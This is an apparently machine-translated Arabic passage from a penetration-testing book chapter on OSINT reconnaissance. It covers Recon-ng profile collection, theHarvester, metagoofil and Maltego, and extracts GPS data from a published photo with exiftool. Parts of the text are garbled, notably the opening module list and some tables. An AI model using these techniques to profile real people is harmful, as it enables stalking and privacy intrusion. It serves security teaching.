vulnerabilities/ghdb recon/domains-vulnerabilities/punkspider recon/
domains-hosts/ssl_san recon/domains-hosts/threatcrowd recon/domains-
domains-hosts/netcraft recon/domains-hosts/shodan_hostname recon/
recon/domains-hosts/hackertarget recon/domains-hosts/mx_spf_ip recon/
domains-hosts/google_site_api recon/domains-hosts/google_site_web
hosts/builtwith recon/domains-hosts/certificate_transparency recon/
bing_domain_web recon/domains-hosts/brute_hosts recon/domains-
brute_suffix recon/domains-hosts/bing_domain_api recon/domains-hosts/
domains-credentials/pwnedlist/leaks_dump recon/domains-domains/
domain_ispwned recon/domains-credentials/pwnedlist/leak_lookup recon/
credentials/pwnedlist/domain_creds recon/domains-credentials/pwnedlist/
recon/domains-credentials/pwnedlist/api_usage recon/domains-
contacts/whois_pocs recon/domains-credentials/pwnedlist/account_creds
contacts/metacrawler recon/domains-contacts/pgp_search recon/domains-
bozocrack recon/credentials-credentials/hashes_org recon/domains-
recon/credentials-credentials/adobe recon/credentials-credentials/
recon/contacts-profiles/fullcontact

Machine Translated by Google


```
recon/repositories-vulnerabilities/gists_search recon/repositories-vulnerabilities/github_dorks
recon/profiles-repositories/github_repos recon/repositories-profiles/github_commits
profiles/profiler recon/profiles-profiles/twitter_mentioned recon/profiles-profiles/twitter_mentions
dev_diver recon/profiles-contacts/github_users recon/profiles-profiles/namechk recon/profiles-
recon/netblocks-ports/censysio recon/ports-hosts/migrate_ports recon/profiles-contacts/
recon/netblocks-ports/census_2012

إعداد التقارير
---------

إعداد التقارير / تقارير / CSVتقارير / HTML
تقارير / JSONإتقارير القوائم / تقارير / Proxifier
تقارير / Pushpinتقارير / XLSXتقارير XML
```

لنبدأ بإلقاء نظرة على وحدة تحليل الأداء، والتي يمكنك استخدامها بكتابة الأمر `profiles-profiles/profiler، `modules load recon/`وهو مسار الوحدة كما هو موضح في القائمة السابقة. في الواقع، يمكنك ببساطة كتابة `modules load profiler`في هذه الحالة، وسيتعرف Recon-ngتلقائيًا على الوحدة المطلوبة.

قم بتحميل تلك الوحدة ثم اكتب .info

```
معلومات محلل تحميل الوحدات
```

يُقدّم لك هذا معلومات حول الوحدة النمطية المُحدّدة. في وحدة تحليل الأداء، وهذا ينتج عنه ما يلي:

```
الاسم: جامع ملفات تعريف الاستخبارات البشرية مفتوحة المصدر
المؤلف: ميكا هوفمان (@WebBreacher)
الإصدار: 1.0

وصف:
يأخذ كل اسم مستخدم من جدول الملفات الشخصية ويبحث في مجموعة متنوعة من
مواقع إلكترونية لهؤلاء المستخدمين.
قائمة المواقع الصالحة مأخوذة من المشروع الرئيسي على الرابط التالي: https://github
.com/WebBreacher/WhatsMyName
```

Machine Translated by Google


```
خيارات:
اسم                                                    القيمة الحالية مطلوبة الوصف
                                                       ---------
مصدر الإدخال (انظر "عرض المعلومات" لمزيد من المعلومات)  نعم      المصدر الافتراضي
                                                                  تفاصيل)

                                                                  خيارات المصدر:
حدد أسماء المستخدمين المميزة من الملفات الشخصية حيث اسم المستخدم  تقصير
                                                                  ليس فارغًا
سلسلة تمثل مدخلًا واحدًا                                          <سلسلة نصية>
مسار ملف يحتوي على قائمة بالمدخلات                                <المسار>
استعلام قاعدة البيانات الذي يُرجع عمودًا واحدًا من المدخلات       استعلام <sql>

تعليقات:
*ملاحظة: قد يلزم زيادة قيمة خيار المهلة الزمنية العامة لدعم
المواقع الأبطأ.
*تحذير: قد يؤدي استخدام هذه الوحدة خلف خادم وكيل تصفية إلى حدوث خطأ
بعض السلبيات مثل بعض هذه
قد يتم حظر بعض المواقع.
```

هذا برنامج لجمع الملفات الشخصية. يبحث في الإنترنت عن ملفات تعريف المستخدمين التابعة للأفراد المستهدفين، ويستخرج المعلومات منها، ويخزنها في قاعدة بيانات .Recon-ngلا تقلق إن لم تكن لديك خبرة كافية في قواعد البيانات؛ فهناك فصل كامل مخصص لاختراقها في هذا الكتاب.

لاحظ في مخرجات الشاشة السابقة أنه ضمن "خيارات:"، يظهر "المصدر"، متبوعًا بـ "افتراضي" تحت عنوان " القيمة الحالية ."إذا نظرت إلى "خيارات المصدر :"، ستجد أن الخيار الافتراضي هو استعلام بلغة الاستعلامات البنيوية (SQL).

```
حدد أسماء المستخدمين المميزة من الملفات الشخصية حيث لا يكون اسم المستخدم فارغًا
```

سيُعيد هذا الاستعلام أسماء المستخدمين الفريدة من جدول يُسمى profilesفي قاعدة بيانات SQLiteالخاصة بـ .Recon-ngيمكنك عرض البيانات (أو السجلات) المخزنة حاليًا في جدول profilesباستخدام الأمر .show profiles سيؤدي تنفيذ هذا الأمر الآن إلى ظهور رسالة "لم يتم إرجاع أي بيانات" لأنك لم تُضِف أي بيانات إلى الجدول بعد.

والآن، لنحاول إضافة ملف تعريف. استبدل <اسم المستخدم> باسم المستخدم/المعرف الخاص بك. أو عنوان البريد الإلكتروني الذي استخدمته للوصول إلى مواقع الويب على النحو التالي:

```
db insert profiles <UserName>
```

انتظر لحظة -هذا يتسبب في حدوث خطأ: [!]عدم تطابق في طول الأعمدة والقيم.

هذا لأنك تحاول إضافة سجل إلى جدول قاعدة البيانات دون تحديد عدد الأعمدة الصحيح. يتطلب هذا الجدول تحديد أربعة أعمدة بعد اسم المستخدم، لذا سنحاول مرة أخرى -هذه المرة باستخدام علامة المد (~)لتمثيل كل عمود فارغ. سنستخدم اسم المستخدم ،hackerfantasticولكن ربما ستستمتع أكثر باستخدام اسم مستخدم آخر.

Machine Translated by Google

اسمك الشخصي أو اسم صديقك -ربما لديهم اسم مستخدم مميز يستخدمونه عبر الإنترنت مثل ultralazerأو . doctordoom

db insert profiles hackerfantastic~~~~

الآن بعد أن أضفت ملف تعريف جديد، يمكنك التأكد من وجوده على النحو التالي:

عرض الملفات الشخصية

هذه المرة، يجب أن يتم تشغيل أمر إدراج الملفات الشخصية في قاعدة البيانات بدون أخطاء، ويجب أن يعرض أمر عرض الملفات الشخصية جدولاً مثل الجدول التالي:

```
+-----------------------------------------------------------------+
| وحدة | مورد | رابط | فئة | ملاحظات |
+-----------------------------------------------------------------+
| مُعرَّف من قِبل المستخدم | | | هاكر فانتاستيك | اسم المستخدم | رويد | 1 |
+-----------------------------------------------------------------+

[*]تم إرجاع صف واحد
```

لاحظ الأعمدة الأربعة الفارغة بعد اسم المستخدم. يوجد أيضًا عمودان rowid)و (moduleتم ملؤهما تلقائيًا. نظرًا لاستخدامنا إعداد SOURCEالافتراضي ، سيأخذ Recon-ngكل اسم مستخدم في الجدول ويبحث عن الملفات الشخصية المطابقة له على الإنترنت. لذا، يمكنك إضافة أسماء مستخدمين لعدة أهداف أو أشخاص مهمين قبل تشغيل هذه الوحدة. عناوين البريد الإلكتروني مناسبة أيضًا -أضف أي عناوين بريد إلكتروني وجدتها حتى الآن للشركة المستهدفة (أو الجزء الأول من كل عنوان، مع تجاهل @والنطاق). تأخذ الوحدة أسماء الملفات الشخصية، وتبحث في عدد من المصادر العامة المختلفة لمعرفة ما إذا كان هناك مستخدم بهذا الاسم. لاحظ أنه حتى تُكمل إعداد Recon-ngبالكامل، ستكون قائمة المواقع الإلكترونية التي يتم البحث فيها محدودة. عندما تكون جاهزًا للمتابعة، اكتب .run

أثناء تشغيل الوحدة، ستظهر لك مخرجات على الشاشة تتحقق من مصادر مختلفة للحصول على المعلومات، وتختبر ما إذا كان هناك اسم مستخدم مطابق لاسمك المستهدف في كل موقع. بمجرد انتهاء تشغيل الوحدة، يمكنك كتابة الأمر show profiles

مرة أخرى لمعرفة المعلومات الجديدة التي تمت إضافتها إلى الجدول (انظر الشكل .(4.2

```
+-------+----------------+-----------------+-----------------------------------------------------+-----------+-------+----------+
| rowid |    username    |     resource    |                         url                         |  category | notes |  module  |
+-------+----------------+-----------------+-----------------------------------------------------+-----------+-------+----------+
| 2     | hackerfantastic | Bitbucket       | https://bitbucket.org/api/2.0/users/hackerfantastic | coding    |       | profiler |
| 3     | hackerfantastic | Disqus          | https://disqus.com/by/hackerfantastic/              | discussion|       | profiler |
| 4     | hackerfantastic | Fiverr          | https://www.fiverr.com/hackerfantastic              | shopping  |       | profiler |
| 5     | hackerfantastic | GeekGrade       | http://www.geekgrade.com/geeksheet/hackerfantastic/ | coding    |       | profiler |
| 6     | hackerfantastic | Gravatar        | http://en.gravatar.com/profiles/hackerfantastic.json| images    |       | profiler |
| 7     | hackerfantastic | GitHub          | https://api.github.com/users/hackerfantastic        | coding    |       | profiler |
| 8     | hackerfantastic | Flickr          | https://www.flickr.com/photos/hackerfantastic/      | images    |       | profiler |
| 9     | hackerfantastic | Hacker News     | https://news.ycombinator.com/user?id=hackerfantastic| hacker    |       | profiler |
| 10    | hackerfantastic | Instagram       | https://www.instagram.com/hackerfantastic/          | social    |       | profiler |
| 11    | hackerfantastic | Internet Archive| http://archive.org/search.php?query=hackerfantastic | search    |       | profiler |
| 12    | hackerfantastic | Facebook        | https://www.facebook.com/hackerfantastic            | social    |       | profiler |
| 13    | hackerfantastic | Medium          | https://medium.com/@hackerfantastic/latest          | news      |       | profiler |
| 14    | hackerfantastic | Periscope       | https://www.periscope.tv/hackerfantastic            | video     |       | profiler |
| 15    | hackerfantastic | reddit          | https://www.reddit.com/user/hackerfantastic         | news      |       | profiler |
| 16    | hackerfantastic | Spotify         | https://open.spotify.com/user/hackerfantastic       | music     |       | profiler |
| 17    | hackerfantastic | YouTube         | https://www.youtube.com/user/hackerfantastic/videos | video     |       | profiler |
| 18    | hackerfantastic | Xbox Gamertag   | https://www.xboxgamertag.com/search/hackerfantastic/| gaming    |       | profiler |
+-------+----------------+-----------------+-----------------------------------------------------+-----------+-------+----------+

[*] 17 rows returned
```

الشكل :4.2نتائج جامع ملفات تعريف الاستخبارات مفتوحة المصدر والاستخبارات البشرية (OSINT)

Machine Translated by Google

يمكنك اكتشاف الكثير عن شخص ما من خلال المواقع الإلكترونية التي يزورها، وبعض عمليات البحث تتضمن محتوى للبالغين، مثل مواقع بيع المخدرات الترفيهية أو المواقع الإباحية. وقد يكون من المقلق معرفة عدد المواقع التي ربما تكون قد جمعت بياناتك لتضخيم قاعدة مستخدميها، وغالبًا ما يشمل ذلك مستخدمين غير مدركين على خدماتها دون إذن.

إعادة بناء ما تحت غطاء المحرك


Recon-ngأداة مفيدة، لكن دعونا نتفحص مكان تخزين بياناتها . بافتراض أنك شغّلت Recon-ngبصلاحيات المستخدم الجذر في كالي (وهذا غير مستحسن، إذ يجب دائمًا تشغيل الأوامر بأقل صلاحيات ممكنة)، فإن Recon-ngسيخزن مساحات العمل كمجلدات في المسار / .root/.recon-ng/workspacesلنلقِ نظرة على أحدها الآن:

```
ls ~/.recon-ng/workspaces/hackerhouse
```

ستجد ملفًا باسم data.dbداخل المجلد الذي أنشأه Recon-ngعند إنشاء مساحة العمل. ما نوع هذا الملف؟ استخدم الملف
أمرٌ لمعرفة ذلك.

```
ملف ~/.recon-ng/workspaces/hackerhouse/data.db
/root/.recon-ng/workspaces/hackerhouse/data.db: قاعدة بيانات SQLite 3.x، إصدار المستخدم 8، آخر كتابة باستخدام إصدار SQLite 3021000
```

إذا قمت بذلك، فسترى مكان تخزين Recon-ngلقاعدة بياناته افتراضيًا، وأنها قاعدة بيانات SQLite. في هذه الحالة، يُطلق على مساحة العمل اسم hackerhouse. لنلقِ نظرة الآن على قاعدة البيانات باستخدام متصفح SQLite(الذي يتم تشغيله باستخدام الأمر sqlitebrowser)، كما هو موضح في الشكل 4.3.



الشكل 4.3: متصفح SQLite

Machine Translated by Google

باستخدام واجهة المستخدم الرسومية، يمكنك الآن الاطلاع على مخطط قاعدة البيانات هذه واستكشاف البيانات الموجودة بداخلها إذا رغبت. كما يمكنك تصدير هذه المعلومات لإضافتها إلى تقرير أو مشاركتها مع عميلك.

استغلال الويب

لنلقِ نظرة الآن على سكربت بايثون يُسمى theHarvester.py(أداة أخرى مُضمنة في تثبيت كالي لينكس الافتراضي). تشغيل الأمر theHarvester
يقدم لك البرنامج معلومات الاستخدام بدون حجج، بما في ذلك مثال.
لنجرب هذه الأداة باستخدام المثال المذكور (google.com)كاسم نطاق، ولنحدد جوجل كمحرك بحث. سنقتصر عدد النتائج على 50نتيجة.

```
theHarvester -d google.com -b google -l 50
```

كنا نأمل في العثور على المزيد من عناوين البريد الإلكتروني، ولكن مع ذلك، فإن النتائج مثيرة للاهتمام.

```
*************************************************************************

*                                                                       *
*                                                                       *
| | |_| |__   ___ /\  /\__ _ _ __ _____   _____  ___| |_ ___ _ __ * |
*                                                                       *
|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
*                                                                       *
*                                                                       *
                                                                        *
                                                                        *
*                                                                       *
*                                                                       *
*************************************************************************



[*]الهدف: google.com

[*]البحث في جوجل.
نتائج البحث .0

[*]لم يتم العثور على عناوين IP.

[*]لم يتم العثور على أي رسائل بريد إلكتروني.

[*]تم العثور على 13مضيفًا
---------------------
account.google.com:172.217.4.110
accounts.google.com:172.217.4.77
```

Machine Translated by Google


```
adservice.google.com:172.217.4.34
adssettings.google.com:172.217.4.110
apis.google.com:172.217.4.46
classroom.google.com:216.58.192.142
developer.google.com:172.217.4.110
maps.google.com:172.217.0.14
news.google.com:172.217.4.206
ogs.google.com:172.217.4.110
policies.google.com:216.58.192.142
support.google.com:172.217.4.46
www.google.com:172.217.0.4
```

كما ترون، نجح برنامج theHarvester.py في الحصول على أسماء المضيفين وعناوين IP للنطاق الذي حددتموه. يُعدّ بناء قائمة مضيفين كهذه أمرًا بالغ الأهمية، ولم نتناول الكثير منه بعد. في الفصل الخامس، "نظام أسماء النطاقات"، ستتعرفون على المزيد من الطرق الفعّالة للقيام بذلك.

بيانات تعريف المستند

عادةً ما تشعر الشركات والمؤسسات بالحاجة (أو تُجبر) على نشر الوثائق، وغالبًا ما تُتيحها لمختلف أصحاب المصلحة أو العملاء عبر موقعها الإلكتروني. تشمل هذه الوثائق التقارير السنوية، وبيانات المبيعات الفصلية، والنشرات الإخبارية، والكتيبات، ونماذج طلبات التوظيف، وأدلة الموظفين، وما إلى ذلك. غالبًا ما تكون هذه الوثائق بصيغة PDF، أو ملفات Microsoft Word، أو جداول بيانات Excel، أو صورًا. وبدون علم مُنشئها، قد تُسرّب هذه الوثائق معلوماتٍ مُضمّنة في بياناتها الوصفية ، مثل أسماء المستخدمين، وعناوين البريد الإلكتروني، وتاريخ ووقت النشر ، وبيانات Exif (بيانات تنسيق ملفات الصور القابلة للتبادل) ، والتي عادةً ما ترتبط بالصور الفوتوغرافية، وقد تحتوي على تفاصيل الكاميرا، والصور المصغرة الأصلية، وإحداثيات GPS، بالإضافة إلى معلومات عن نوع البرنامج وإصداره.

حتى مجرد تنزيل صور الموظفين من موقع إلكتروني قد يُوفر معلومات مفيدة، مثل موقع التقاط الصور والبرنامج المستخدم لتعديلها. نحن نتحدث عن بيانات ليست جزءًا من متن المستند ؛ أي بيانات يجهلها الكثير من المستخدمين. أحيانًا، لا تحتاج حتى إلى الاطلاع على البيانات الوصفية، لأن محتوى المستند قد يكون مفيدًا لك بالفعل. بل قد تجد أدلة استخدام برامج على الإنترنت تُوضح للمستخدم كيفية الوصول إلى خدمة معينة، وصولًا إلى اسم المستخدم وكلمة المرور المطلوب إدخالهما أو القيم الافتراضية التي يُحددها النظام.

إذا كنت تقوم بتنزيل مستندات من موقع عميلك الإلكتروني، فستتفاعل بالتأكيد مع شبكة عميلك. يُعتبر هذا النشاط عادةً مقبولًا وليس سلبيًا. مع ذلك، إذا كانت هذه الملفات مُخصصة للتنزيل العام، فلا مانع من تنزيلها.

Machine Translated by Google

إحدى الأدوات المصممة للحصول على المستندات وتحليل بياناتها الوصفية هي .(gathering/metagoofil
-Meta- goofil (tools.kali.org/information-قد لا تكون هذه الأداة مثبتة إذا كنت تستخدم نظام كالي لينكس، وفي هذه الحالة، ستحتاج إلى تشغيل الأمر .apt install metagoofilتستخدم هذه الأداة محرك بحث جوجل للبحث عن المستندات، وتقوم بتنزيلها تلقائيًا إلى مجلد قبل استخراج بياناتها الوصفية.

حدد نطاقًا -لنستخدم IBMمرة أخرى -وأنواع المستندات التي ترغب في البحث عنها. سنضع أيضًا بعض القيود ونحفظ الملفات التي تم تنزيلها في مجلد باسم ibmfiles.

```
metagoofil -d uk.ibm.com -t doc,pdf -l 200 -n 50 -o ibmfiles
```

ستقوم هذه الأداة بتنزيل أي ملفات تجدها مطابقة للمعايير المحددة، وستقوم بتحليل هذه الملفات لاستخراج معلومات مفيدة مثل عناوين البريد الإلكتروني، وما إلى ذلك. قد لا تحصل على نتائج مثالية باستخدام هذه الأداة، ويعود ذلك غالبًا إلى قدمها، ولكنها مُدرجة هنا لتوضيح الإمكانيات التي يوفرها استخراج المستندات ومراجعة بياناتها الوصفية. يوجد بديل آخر بواجهة رسومية (GUI)يُمكن استخدامه لهذه العملية، وهو ،Organizations with Collected Archives (FOCA) Fingerprintingوالمتوفر على الرابط /www.elevenpaths.com/labstools/foca

index.html.

ستجد غالبًا إصدارات أحدث من الأدوات التي لم تعتمدها توزيعات لينكس رسميًا على موقع الأداة نفسه. يحرص المخترقون على تحديث أدواتهم باستمرار أو تطوير وظائفها. في حالة ،Metagoofilيوجد إصدار أحدث على GitHubقد يكون أكثر فعالية. يمكنك تنزيله من .github.com/opsdisk/metagoofil/

تذكر التحقق من شفرة المصدر للأدوات التي تم تنزيلها من

تحقق من المصادر غير الموثوقة قبل تشغيلها. إذا لم تكن متأكدًا من وظيفة برنامج نصي، فقم بتشغيله داخل بيئة افتراضية لا تتصل بالإنترنت، أو لا تقم بتشغيله على الإطلاق.

تتوفر بعض أدوات استخراج البيانات الوصفية عادةً في مستودع حزم توزيعة لينكس الخاصة بك، ويستحق الأمر تجربتها. ومن الأمثلة على ذلك أداة ،Exiftoolالتي يمكن تشغيلها على أي صور JPEGلتقوم بتنزيلها لاستخراج بيانات .Exif

قد يُسفر ذلك عن نتائج مُفاجئة ويكشف معلومات ظنّ الناشر أنها حُذفت. على سبيل المثال، في وقت كتابة هذا التقرير، كان الموقع الإلكتروني التالي يعرض صورة لعدد من ضباط الشرطة في إحدى الجامعات البريطانية:

www.northampton.ac.uk/news/new-police-team-meets-staff-and-students-at-the-university-of-northampton

عن طريق تنزيل الصورة من الرابط التالي: www.hackerhousebook.com/files/image1.jpeg
وبتقديمها كحجة لبرنامج ،Exiftoolيمكنك معرفة بعض المعلومات الإضافية حول الصورة.

```
exiftool image1.jpeg
```

Machine Translated by Google

أدى تشغيل هذا الأمر إلى إخراج المعلومات التالية بواسطة برنامج :Exiftool

11:30	رقم إصدار ExifTool
: image1.jpeg	اسم الملف
. :	دليل
2.6ميجابايت	حجم الملف
2018:10:03 09:55:22-07:00	تاريخ ووقت تعديل الملف
2019:03:28 16:51:00-07:00	تاريخ/وقت الوصول إلى الملف
2019:03:28 17:03:54-07:00	تاريخ/وقت تغيير رقم الملف (Inode)
: rw-r--r--	أذونات الملفات
JPEG	نوع الملف
jpg	امتداد نوع الملف
صورة/jpeg	نوع MIME
1.01	إصدار JFIF
Big-endian :(موتورولا، (MM	ترتيب بايتات بيانات Exif
:تفاحة	يصنع
آيفون 6	اسم طراز الكاميرا
72	دقة X
72	دقة العرض Y
بوصة	وحدة حل المشكلات
11.3.1	برمجة
2018:09:27 11:21:35	تاريخ التعديل
1/898	وقت التعرض
2.2	رقم F
برنامج AE	برنامج التعرض
32	ISO
٠٢٢١	نسخة Exif
2018:09:27 11:21:35	التاريخ والوقت الأصلي
2018:09:27 11:21:35	تاريخ الإنشاء
- Y, Cb, Cr, :	تكوين المكونات
1/898	قيمة سرعة الغالق
2.2	قيمة فتحة العدسة
9.196232339	قيمة السطوع
.	تعويض التعرض
:متعدد الأجزاء	وضع القياس
:إيقاف التشغيل، لم يتم إطلاق النار	فلاش
4.2مم	البعد البؤري
1077 1795 1223 1631	مجال الموضوع
:صالح	علامات وقت التشغيل
30645718499916	قيمة وقت التشغيل
1000000000	مقياس وقت التشغيل
.	حقبة وقت التشغيل
: -0.9815188172 0.03043882641	متجه التسارع
-0.1194911988	
غير معروف (2)	نوع صورة HDR
901	الوقت الفرعي الأصلي
901	الوقت الفرعي رقمي
٠١٠٠	إصدار فلاش بيكس

Machine Translated by Google

مساحة اللون	sRGB
عرض الصورة وفقًا لبيانات Exif	3264
ارتفاع الصورة (بيانات إكسيف)	2448
طريقة الاستشعار	منطقة لون رقاقة واحدة
نوع المشهد	:تم تصويرها مباشرة
تصميم مخصص	غير معروف (2)
وضع التعريض	:الي
توازن اللون الأبيض	:الي
البعد البؤري بتنسيق 35مم	29مم
نوع التقاط المشهد	:معيار
معلومات العدسة	4.15مم f/2.2
نوع العدسة	:تفاحة
طراز العدسة	كاميرا خلفية لهاتف آيفون 4.15 :6مم f/2.2
مرجع خط العرض لنظام تحديد المواقع العالمي (GPS)	:شمال
مرجع خط الطول لنظام تحديد المواقع العالمي (GPS)	الغرب
مرجع الارتفاع عبر نظام تحديد المواقع العالمي (GPS)	فوق مستوى سطح البحر
طابع زمني لنظام تحديد المواقع العالمي (GPS)	10:21:34
مرجع سرعة نظام تحديد المواقع العالمي (GPS)	كم/ساعة
سرعة نظام تحديد المواقع العالمي (GPS)	.
مرجع اتجاه صورة نظام تحديد المواقع العالمي (GPS)	الشمال الحقيقي
اتجاه صورة نظام تحديد المواقع العالمي (GPS)	104.5822785
مرجع اتجاه الوجهة لنظام تحديد المواقع العالمي (GPS)	الشمال الحقيقي
اتجاه الوجهة لنظام تحديد المواقع العالمي (GPS)	104.5822785
ختم التاريخ لنظام تحديد المواقع العالمي (GPS)	2018:09:27
خطأ تحديد الموقع الأفقي لنظام تحديد المواقع العالمي (GPS): 5أمتار	
مجموعة أدوات XMP	XMP Core 5.4.0
أداة الإنشاء	11.3.1
تاريخ الإنشاء	2018:09:27 11:21:35
ملخص IPTCالحالي	d41d8cd98f00b204e9800998ecf8427e :
ملخص IPTC	d41d8cd98f00b204e9800998ecf8427e :
عرض الصورة	3264
ارتفاع الصورة	2448
عملية التشفير	:خط الأساس ،DCTترميز هوفمان
عدد البتات لكل عينة	8
مكونات اللون	3
أخذ عينات فرعية Y Cb Cr	YCbCr4:2:0 (2 2)
فتحة	2.2
ارتفاع نظام تحديد المواقع العالمي (GPS)	63.3متر فوق مستوى سطح البحر
التاريخ/الوقت عبر نظام تحديد المواقع العالمي (GPS)	2018:09:27 10:21:34Z
خط عرض نظام تحديد المواقع العالمي (GPS)	52درجة و31 دقيقة و91.55 ثانية شمالاً
خط الطول لنظام تحديد المواقع العالمي (GPS)	0درجة 53دقيقة 26.06ثانية غرباً
نظام تحديد المواقع العالمي (GPS)	52 :درجة 55.19 '13بوصة شمالاً، 0درجة 26.06 '53بوصة غربًا
حجم الصورة (ميغابكسل) مدة التشغيل منذ بدء التشغيل عامل التكبير إلى ما يعادل 35مم: 7.0	3264x2448
	8.0
	8:30:46
	سرعة الغالق: 1/898
تاريخ الإنشاء	2018:09:27 11:21:35.901
التاريخ والوقت الأصلي	2018:09:27 11:21:35.901
دائرة الارتباك	0.004 :مم

Machine Translated by Google

63.7درجة		مجال الرؤية
4.2 :مم (ما يعادل 35مم: 29.0مم)		البعد البؤري
	1.82متر	المسافة البؤرية الفائقة
	13.7	قيمة خفيفة

تُظهر المعلومات المخزنة في بيانات الصورة الوصفية أنها التُقطت بهاتف iPhone 6، باستخدام الكاميرا الخلفية، في تمام الساعة 9:55صباحًا يوم 3أكتوبر 2018.في مخرجات الشاشة السابقة، يمكنك رؤية إحداثيات GPSلموقع التقاط الصورة، بالإضافة إلى إعدادات الكاميرا المختلفة. قد تُعتبر هذه المعلومات حساسة في بعض الحالات. إلى جانب معلومات الكاميرا والموقع، قد تحتوي بيانات الصورة الوصفية على صورة مصغرة تُظهر النسخة الأصلية للصورة قبل أي معالجة أو تعديل لاحق (مثل القص) . إذا كان ملف الصورة يحتوي على صورة مصغرة، يمكنك استخراجها باستخدام الأمر التالي:

exiftool -b -ThumbnailImage<اسم ملف الصورة> <<اسم ملف الصورة>

مالتيغو


يُعدّ Maltegoبديلاً أو مكملاً لبرنامج Recon-ng. Maltegoأداة تجارية تقدمها شركة .(clients/maltego-ce Paterva (www.paterva.com/buy/maltego-

تُشغّل هذه الأداة (المُسماة في Maltegoبـ (PHPعمليات تحويل (مصطلح Maltegoيُشير إلى نسخة شبيهة بالبرنامج النصي تُنفّذ وظيفة مُحددة) على خادم بعيد، وتُمكّن المستخدمين من عرض المعلومات بشكل رسومي. قد يحتاج محللو الاستخبارات والتهديدات الذين يُجرون الكثير من أعمال الاستخبارات مفتوحة المصدر (OSINT)كجزء من عملهم التحقيقي اليومي إلى النسخة الاحترافية المدفوعة من هذه الأداة، ومع ذلك، توجد نسخة مجتمعية محدودة مُدمجة مع Kali Linux. تتميز هذه الأداة بواجهة مستخدم رسومية، وهي مُصممة لتحليل العلاقات بين الكيانات المختلفة، مثل الموظفين وحسابات وسائل التواصل الاجتماعي والنطاقات وعناوين IPوما إلى ذلك. تستعلم الأداة عن سجلات نظام أسماء النطاقات (DNS)ومحركات البحث وواجهات برمجة التطبيقات (APIs)المختلفة، تمامًا مثل Recon-ng، ولكنها تُقدّم هذه المعلومات في تمثيل رسومي مرئي. من المؤكد أنها تستحق التجربة لمعرفة ما إذا كانت ميزاتها تُفيدك في مجال عملك المُستهدف. يُظهر الشكل 4.4مثالًا على البحث عن رسائل البريد الإلكتروني المرتبطة بنطاق، كما يعرضها Maltego.

ستحتاج إلى إنشاء حساب مجاني عبر الإنترنت لبدء استخدام Maltego. ولتقديم مثال سريع على إحدى وظائفه، سنبدأ برسم بياني فارغ ثم ننتقل إلى قائمة "الأجهزة". من هناك، يمكنك اختيار "تشغيل الجهاز"، والذي سيعرض خيارات متنوعة. سيؤدي اختيار "متتبع الشركة" وإدخال اسم نطاق إلى تشغيل الجهاز، والذي سيعرض في هذه الحالة عناوين البريد الإلكتروني.

بعد حصولك على بعض عناوين البريد الإلكتروني، يمكنك النقر بزر الماوس الأيمن على "الكيانات" واختيار "تحويل". يمكنك تجربة تحويل عنوان بريد إلكتروني إلى اسم شخص، مما سيؤدي إلى البحث عن الاسم الكامل المرتبط بهذا العنوان.

Machine Translated by Google



الشكل :4.4البحث عن البريد الإلكتروني باستخدام Maltego

تستخدم Maltegoخوادمها الخاصة لإجراء عمليات البحث هذه، لذا فإن جهازك ليس هو من يقوم بالعمل. هذا يعني أنه عليك توخي الحذر بشأن المعلومات التي ترسلها إلى Maltegoفي المقام الأول، ولا ينبغي لك ببساطة أن تثق بها في بياناتك (أو بيانات عميلك).

شبكات التواصل الاجتماعي

